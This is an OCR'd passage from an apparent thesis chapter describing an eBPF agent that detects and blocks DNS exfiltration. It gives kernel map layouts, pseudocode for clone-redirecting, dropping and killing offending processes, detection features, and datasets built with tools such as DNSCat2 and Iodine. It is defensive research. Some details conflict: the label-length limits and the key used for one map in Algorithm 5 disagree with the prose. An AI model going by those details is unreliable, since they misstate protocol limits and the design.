        Serialize packet payload to raw bytes;
        `syscall.write(AF_XDP, SOCK_RAW, 0);`




Figure 4.3: eBPF Agent DNS Exfiltration Prevention Flow for Strict Enforcement Active Mode

4.2.2 Process-Aware Adaptive Passive Threat Hunting Mode

The same eBPF program attached to the egress CLSACT TC filter, as described in active mode, is reused for passive mode. It is attached to all physical netdev interfaces at the endpoint. The implementation of this mode is structured as follows. First, maps describes the structures of the eBPF map, their types, and their specific significance in the passive mode. Second, kernel packet processing details how the kernel eBPF program drops malicious exfiltrated packets, which are uniquely tied to the userspace processes responsible for sending them. This section also explains how additional kernel tracepoints, particularly those related to process scheduling, are used to perform garbage collection on map values. Third, userspace packet processing outlines how the eBPF agent handles packets in this mode. Finally, eBPF map concurrency covers how the system maintains consistency between the kernel and userspace, even when multiple userspace threads and eBPF kernel programs scheduled in parallel across different CPU cores read or update the eBPF maps.




Figure 4.4: eBPF Maps and structure for Agent in passive phase

eBPF Maps in Passive mode

1. **DNS Exfiltration Feature Map:**

   Key: Feature identifier

   Value: Filtering or classification parameter used by the eBPF TC egress program to

process DNS traffic.

2. **Suspicious Process Redirect Count per process Map:**

   Key: Process information extracted from kernel task_struct

   Value: Count per process-level suspicious redirected DNS layered over non-standard UDP DNS ports.

3. **Suspicious Packet Source port, process info Map:**

   Key: Source Port of the potential layered DNS packet over random UDP port

   Value: Process information extracted from kernel task_struct

4. **Malicious Process Track Map**

   Key: Process Info extracted from kernel task_struct

   Value: Is the process malicious based on previous detected malicious transfer through same process.

eBPF program packet processing over egress TC QDISC filter

In passive mode, DNS exfiltration is often attempted by layering DNS payloads over random UDP transport ports, excluding the standard DNS ports that are directly handled in active mode. The eBPF program parses the lower layers up to transports in the same manner as explained in active mode. As a deliberate design decision, these packets are not immediately redirected by the eBPF program, even if they appear suspicious. This prevents unnecessary network congestion and added latency for other legitimate Layer 7 protocols using arbitrary UDP ports. Since the eBPF program cannot guarantee that the application data in the skb truly belong to DNS, it avoids aggressive redirection. Instead, it allows the packet to pass through the kernel as usual. Internally, however, it invokes `skb_clone`, a kernel helper that creates a full clone of the packet from the original SKB.

In addition, because cloning packets increases memory usage, this mode avoids cloning all packets over random UDP ports. Instead, it attempts to raw-parse the SKB application data for potential DNS structures. If any validation exceeds the SKB limits (e.g., `skb->data_end`),

the packet is not considered DNS. If certain bounds align the SKB payload with potential DNS structures, additional checks are applied to validate that the application payload genuinely conforms to DNS, adhering to the limits defined in RFC 1035. Algorithm 4 explains these checks before performing clone redirection to the netdev created by the eBPF agent.

Prior to clone redirection, the eBPF TC program fetches the kernel `task_struct` (process control block) via the `bpf_get_current_pid_tgid` helper, identifying the actual process and thread group ID in userspace involved in sending the packet. It then checks the `malicious_process_map` to determine whether the associated process ID has been flagged as malicious by userspace, based on previously detected DNS exfiltration attempts from the same process. If flagged, the eBPF program begins dropping the original packets but continues to clone and redirect them to userspace for monitoring. This behavior is referred to as dynamic process-level system security enforcement, where the kernel drops the packets but keeps redirecting them to the eBPF agent, allowing the agent to monitor the malicious implant's retry behavior and gather runtime telemetry before taking termination action. This is an extremely robust and advanced security design in the case of stealthy beacon implants with randomized intervals. Once the implant process is flagged as malicious, subsequent beacon attempts are discarded in the kernel, forcing retries. The eBPF agent observes these and collects system-level metrics to justify a kill signal against the offending process. Alternatively, if the process is not flagged as malicious, the eBPF program extracts the Layer 4 UDP port from the SKB and updates `src_port_task_struct_map` with the source port as the key and the extracted process ID and thread ID as the value. It also updates `task_struct_redirect_ct_map` with a composite key of process ID and thread ID, and an atomically incremented value representing the count of suspicious redirects. Algorithm 5 explains the updates to the eBPF map performed by the eBPF program in passive mode. This continues until the process stops sending DNS packets. If the process terminates and no malicious DNS activity was detected, cleanup is necessary to avoid dangling entries in `task_struct_redirect_ct_map`. For this purpose, an additional eBPF program is attached to the raw kernel tracepoint `tracepoint/sched/sched_process_exit`, which triggers when a

process terminates or is killed. This tracepoint retrieves the exiting process's information and removes its entries from both `task_struct_redirect_ct_map` and `malicious_process_map`. The userspace eBPF agent only sends a kill signal once the number of DNS exfiltrations prevented for a single process exceeds a configured threshold defined in the eBPF agent configuration. If the process exits before reaching this threshold, the eBPF tracepoint program still ensures cleanup of `malicious_process_map` entries accordingly.

Userspace eBPF agent Passive Mode

The eBPF agent launches concurrent, multiplexed goroutines—each pinned to a specific OS thread—to implement passive mode, which differs architecturally from active mode. These goroutines sniff traffic within a dedicated Linux namespace and its associated physical network device. They operate in zero-copy mode in userspace, similar to the active phase, where the kernel eBPF program redirects potentially layered DNS traffic for further inspection. All clone-redirected packets arriving in userspace contain both application data and lower-layer headers up to the transport layer. The userspace eBPF agent first parses the application payload, searching for embedded DNS structures. If no valid DNS layer is found, the extracted Layer 4 transport information is removed from the `src_port_task_struct_map`, using the source port as the key. If DNS layer is found within the tunneled application payload, the same evaluation logic as in active mode is followed. This includes extracting domain names and checking them against a local LRU cache in the memory blacklist. If a match is found, the domain is marked as blacklisted. Otherwise, the packet undergoes feature extraction and is passed to a deep learning model. If the model detects the packet as malicious, the userspace blacklist LRU cache is updated accordingly, and a detected threat event is streamed to the observability backend in the same manner as active mode. Since this is a clone-redirected packet, it is not reinjected into the network. Instead, the eBPF agent uses the extracted source port to retrieve the associated process ID and thread ID from `task_struct_redirect_ct_map`, identifying a potentially malicious userspace process running alongside the eBPF agent. After retrieving this information, the eBPF agent up-

dates the `malicious_process_map`, marking the process as malicious with a key-value entry of the process ID and a value of true. This allows the kernel eBPF program to drop all subsequent packets originating from that process. Additionally, the eBPF agent examines rich telemetry from `task_struct_redirect_ct_map` — specifically, the number of times the packet was clone-redirected — using the process ID and thread ID as keys (retrieved via `src_port_task_struct_map`). If the redirected packet count exceeds a configurable threshold and the associated process is flagged as malicious, the eBPF agent — running with `CAP_SYS_ADMIN` — sends a kill signal to terminate it. In the process-aware adaptive passive mode, the kernel eBPF program assists the userspace agent in threat-hunting processes exfiltrating data over DNS via non-standard UDP ports. Once identified, the agent terminates the malicious process in real time from the userspace. Algorithm 6 explains in detail how the eBPF agent processes packets in passive mode.

eBPF Maps concurrency handling

The map concurrency principles remain consistent with those in active mode, relying on per-CPU kernel spin locks with a globally shared eBPF map. This allows the eBPF program, scheduled across different CPUs, to update and reference-count map FDs, which remain alive as long as the eBPF agent process is active in userspace. However, this mode introduces specific concurrency handling for map updates. For `src_port_task_struct_map`, the unique key—representing the source port—ensures atomic read and write operations, starting in the kernel when a DNS packet first arrives, followed by a corresponding read in userspace. Similarly, `malicious_process_map`, which is updated by the userspace eBPF agent to mark processes as malicious, always uses the `BPF_ANY` flag (create or update) for updates. As concurrent goroutines in userspace process sniffed packets in parallel, updates to this map are synchronized using a userspace mutex lock to ensure consistency. Since the kernel eBPF program across different CPUs only reads from this map, this design avoids blocking readers and improves packet processing throughput—similar to the RCU (read-copy-update) concept, which prioritizes performance and high-speed data access. Finally,

for `task_struct_redirect_ct_map`, where the eBPF program in the kernel (executing on multiple CPUs) writes the redirect count while the eBPF agent in userspace reads it, consistency is maintained using the internal spin lock mechanism of the eBPF map along with the `BPF_ANY` update flag. Concurrent reads in userspace are synchronized via a separate userspace mutex, decoupled from the kernel's per CPU spin locks. The Figure 4.5 details the full userspace and kernel pipeline over TC.

Algorithm 4: DNS RAW SKB Parsing over Egress TC CLSACT QDISC in **Passive** Mode

Input : `skb` (socket buffer),
eBPF LRU hash maps: `netlink_links_config`
Output : Packet Actions: `TC_ACT_OK`,
eBPF Map Updates: `bpf_map_updates`

Parse lower layers from `skb`;
Parse DNS header from `skb`;
Extract `qd_count`, `ans_count`, `auth_count`, `add_count`;
`// Verify the DNS count limits within u8 range`
if *qd_count* $\geq$ *256* ***or***
  ans_count $\geq$ *256* ***or***
  auth_count $\geq$ *256* ***or***
  add_count $\geq$ *256* **then**
  return `TC_ACT_OK`;
Extract DNS flags: `raw_dns_flags` from `dns_header`;
`// Verify opcodes and rcode according to RFC 1035`
if *opcode* $\geq$ *6* **then**
  return `TC_ACT_OK`;
if *rcode* $\geq$ *24* **then**
  return `TC_ACT_OK`;
Fetch `dst_ip` and `bridge_if_index` from `netlink_links_config` using:
- Key: `if_index` (from `skb`)
- Values: `dst_ip`, `bridge_if_index`

Perform `bpf_map_updates`;

Algorithm 5: DNS eBPF Map Handling in **Passive** Mode of Agent

Input : `skb` (socket buffer),
eBPF LRU hash maps:
`malicious_process_map`,
`src_port_task_struct_map`,
`task_struct_redirect_ct_map`,
`dns_packet_clone_redirection_ct_map`

Output : `bpf_clone_redirect` action to `bridge_if_index`

Parse DNS header from `skb`;
Extract DNS transaction ID (`tx_id`) from DNS header;
`// if_index resembles the netdev link index in the kernel`
Fetch `dst_ip` and `bridge_if_index` from `netlink_links_config` with:
- Key: `if_index`

Fetch `skb_mark` from `netlink_links_config` with:
- Key: `if_index`

Fetch process `task_struct` and `process_info` with:
- Key: `bpf_get_current_pid_tgid`

Fetch `is_malicious` from `malicious_process_map`:
- Key: `process_id`

if *not* *is_malicious* *or* *is_malicious* *is* *null* **then**
  Update `src_port_task_struct_map`:
  - Key: `process_id`
  - Value: `task_struct`

  Fetch `current_suspicious_ct` from `task_struct_redirect_ct_map` with:
  - Key: `task_struct`

  Update `task_struct_redirect_ct_map`:
  - Key: `task_struct`
  - Value: `current_suspicious_ct + 1`

  Increment global `clone_redirect_ct` counter;
  Update `dns_packet_clone_redirection_ct_map`:
  - Key: `if_index`
  - Value: `new count`

  if *is_malicious* *is* *null* **then**
    `// First DNS attempt by process | not yet marked malicious`
    Update `malicious_process_map`:
    - Key: `process_id`
    - Value: `false`

  Perform `bpf_clone_redirect(skb, bridge_if_index, BPF_F_INGRESS);`

else
  Update `task_struct_redirect_ct_map`:
  - Key: `task_struct`
  - Value: `current_suspicious_ct + 1`

  Perform `bpf_clone_redirect(skb, bridge_if_index, BPF_F_INGRESS);`
  return `TC_ACT_SHOT`;
  `// Drop packet | malicious process attempted exfiltration. Continue redirecting clones to monitor retry behavior.`

Algorithm 6: User-Space eBPF agent with Deep Learning and Event Streaming for DNS Traffic over Non-Standard UDP Ports

Input : Sniffed DNS packets from suspicious Linux namespaces via `pcap`; all kernel eBPF maps; eBPF LRU hash mapsss (`malicious_process_map`, `src_port_task_struct_map`, `task_struct_redirect_ct_map`)

Output : Updates to `malicious_process_map`

Sniff traffic over `veth` interfaces in isolated namespaces;
if *DNS layer* ***not*** *present in* `skb>data` **then**
    return;
Extract L4 transport ports: `src_port`, `dest_port`;
Extract DNS userspace features: `tx_id`, `qd_count`, `ans_count`, query class/type, domain length;
Fetch `task_struct` from `src_port_task_struct_map` with:
- Key: `src_port`

Extract `process_id`, `thread_group_id` from `task_struct`;
Fetch `isBlacklistedSLDFound` from userspace LRU hash;
if *`isBlacklistedSLDFound`* **then**
    Update `is_malicious flag` in `malicious_process_map` with:
    - Key: `process_id`
    - Value: `true`

    Fetch `current_suspicious_ct` from `task_struct_redirect_ct_map` with:
    - Key: `task_struct`

    if *`current_suspicious_ct`* $>$ *`MAX_MALICIOUS_THRESHOLD`* **then**
        Send `SIGKILL` to `process_id`;
        `// Terminate the malicious process previously extracted from src_port_task_struct_map, clean malicious_task_struct_map`
        Delete from `malicious_process_map` with:
        - Key: `process_id`

    return;
Pass features to ONNX model for inference;
if *Inference* $==$ *`MALICIOUS`* **then**
    Emit malicious threat events to message broker;
    Blacklist SLD for related DNS records in userspace LRU malicious cache;
    Update `is_malicious flag` in `malicious_process_map` with:
    - Key: `process_id`
    - Value: `true`

    Fetch `current_suspicious_ct` from `task_struct_redirect_ct_map` with:
    - Key: `task_struct`

    if *`current_suspicious_ct`* $>$ *`MAX_MALICIOUS_THRESHOLD`* **then**
        Send `SIGKILL` to `process_id`;
        `// Terminate the malicious process previously extracted from src_port_task_struct_map, clean malicious_task_struct_map`
        Delete from `malicious_process_map` with:
        - Key: `process_id`

    return;
else if *Inference* $==$ *`BENIGN`* **then**
    ; `// No immediate action; future packets will be tracked and evaluated`
    return;




Figure 4.5: eBPF Agent DNS Exfiltration Prevention Flow for Process-Aware Adaptive Mode

4.2.3 DNS Exfiltration via Encapsulated Traffic

In the Linux kernel network stack, encapsulated traffic is managed through virtualization drivers that extend the core `netdev` interface with associated RX and TX queues. These drivers support the encapsulation of the protocol in various layers, L2, L3, and L4, by wrapping one protocol within another. The current implementation of the eBPF agent focuses

on L2-level encapsulation over software network devices, not on tunnels that rely on kernel cryptographic primitives via the keyring, such as those used by OpenVPN, IPsec, or WireGuard. This design choice aligns with the typical behavior of the DNS protocol, as DNS resolution rarely occurs in VPN tunnels. In this context, DNS exfiltration on encapsulated traffic is limited to VLAN and TUN/TAP software network devices. VLAN encapsulation is similar and explained before in the SKB parsing in active phase by the TC eBPF program, where the eBPF program removes the L2 encapsulation layer (e.g., 802.1Q, 802.1AD) to expose the inner packet before proceeding with DPI. TUN/TAP interfaces are virtual software devices exposed to the userspace as file descriptors. Malicious userspace processes can write tunneled packets containing DNS data directly to these interfaces, bypassing standard inspection paths. The kernel handles L3 encapsulation on the sender side and performs L2 deencapsulation on the TAP (receiver) side before forwarding traffic upstream. These devices, typically created using `iproute2` or `netlink`, forward traffic through a physical NIC. In its current state, the eBPF agent handles only plaintext-encapsulated traffic. Since encapsulation by these network drivers occurs at higher layers of the kernel network stack, the SKB often lacks visibility into encapsulation details, except in the case of VLAN-tagged packets. To counter DNS tunneling over the TUN/TAP interfaces, the agent injects `kprobes` on the `tun_chr_open` kernel driver function, which is responsible for creating tunnel interfaces. When a new TUN/TAP device is created, an event is pushed to the userspace via a kernel ring buffer. The agent responds by attaching the same eBPF DPI program to the TC egress hook on the new interface, enforcing the same detection and prevention logic described in the active phase. Additionally, the exported ring buffer event includes rich telemetry about the process that created the tunnel, enhancing monitoring and threat attribution. Figure 4.6 illustrates the detailed flow.




Figure 4.6: eBPF Agent Prevention flow over Tun/Tap Driver kernel function

4.2.4 Feature Analysis in Data Plane

The eBPF agent filters traffic directly in kernel space using statically populated values in eBPF maps. These values modify the packet processing and scheduling logic by correlating DNS packet fields within SKB with predefined threshold limits. The kernel TC subsystem enforces this logic at run-time, inspecting and filtering each packet as detailed in the ingress and egress processing sections.

DNS packets over UDP are restricted to 512 bytes of data, regardless of the MTU (Maximum Transfer Unit) of the network interface. According to RFC 1035, DNS domains have a maximum length of 255 characters (including periods) and must adhere to specific label length limits (127 characters maximum per label and 63 characters per individual label) for queries such as A (address) records. Other query types like TXT and NULL may contain

non-domain information, yet still remain within the 512-byte UDP limit. For larger payloads, the EDNS extension allows fragmentation, while TCP-based DNS transport also supports larger payloads without exceeding these limits.

The implementation is divided into two parts. First, the kernel features used by eBPF programs are explained, focusing on classifying, filtering, and redirecting suspicious DNS packets. Second, the features used by the userspace deep learning model for improved lexical analysis of DNS payloads to detect obfuscation in exfiltrated packets are discussed.

Kernel-space features

Due to kernel-level restrictions imposed by the eBPF verifier, DPI is limited to the first DNS question record, parsed from the DNS header by the eBPF TC program attached in the egress path. This design aligns with modern DNS behavior, as legitimate queries almost always contain a single question; therefore, the detection of multiple questions (via the qd_count field) is treated as a strong anomaly signal. Feature selection was guided by common patterns in DNS tunneling and C2 abuse while ensuring in-kernel efficiency. Numeric features such as domain length and label count are compared against minimum and maximum thresholds configured by the userspace loader during initialization. Suspicious DNS query types such as NULL and TXT are flagged due to their ability to carry arbitrary payloads, while any query class other than 'Internet' (IN), per RFC 1035, is also considered anomalous. These features are inserted into a kernel feature map for real-time classification. If a feature exceeds its threshold, it is marked malicious; if within bounds, it is flagged suspicious; otherwise, it is benign. This classification logic is uniformly applied across both active and passive modes, even for encapsulated traffic, where tunnel headers are removed before inspection. The features were chosen for their semantic relevance to DNS abuse, verifier safety, and low overhead, allowing fast, accurate classification, and real-time enforcement entirely within the kernel. The kernel features are detailed in Table 4.3.

Userspace deep learning model features

The deep learning model is trained on eight lexical features detailed in These features were selected through an in-depth analysis of DNS exfiltration behavior, based on real-world attack samples, open-source C2 toolkits, and proprietary DNS tunneling frameworks. The focus is on detecting encoded payloads embedded in DNS queries by analyzing structural and statistical anomalies in the query format. Specifically, malicious queries often exhibit either an unusually high number of labels (subdomains) or fewer labels with unusually long lengths, both reaching the peak of the limits, as explained in RFC 1035. Moreover, encoding algorithms as explained before often introduce high entropy and randomness in the payload. These characteristics, derived from protocol-aware inspection and empirical adversary behavior, form the input to the model. Table Table 4.4 summarizes the complete set of features.

4.2.5 Datasets

The trained deep learning model utilizes three main datasets for training. First, Cisco's top 1 million SLDs are not used for model training, but instead are loaded into an in-memory LRU cache by the eBPF agent as the most benign SLD. This design optimizes performance by preventing model inference on these domains, since any sniffed DNS traffic containing them in the SLD will not be an exfiltrated packet because their auth zones are owned by authorized sources. Note that, as explained before, reliance on domain scoring is used; however, the LRU cache is completely reprogrammable from the control plane. Second, for model training, it uses the DNS exfiltration dataset by Ziza et al., which includes live-sniffed DNS traffic from an ISP, consisting of around 50 million benign and malicious samples [30]. Due to the smaller number of malicious samples compared to benign ones, and to avoid training bias, a synthetic data set was generated using open-source exfiltration tools: DET, DNSExfiltrator, DNSCat2, Sliver, Iodine, and custom DNS exfiltration scripts. These exfiltrated data sets captured all forms of data obfuscation for different encoding or encryption algorithms, as

explained Table 2.1, including tunneling and raw exfiltration, in a wide range of file formats including text (markdown, txt, rst, raw configuration files), image (jpg, jpeg, png), and video (mp4), generating a combined data set of around 6 million domains, covering all exfiltration patterns, with 50% benign and the remaining malicious.

Feature	Description
`subdomain_length_per_label`	Length of the subdomain per DNS label.
`number_of_periods`	Number of dots (periods) in the hostname.
`total_length`	Total length of the domain, including periods/dots.
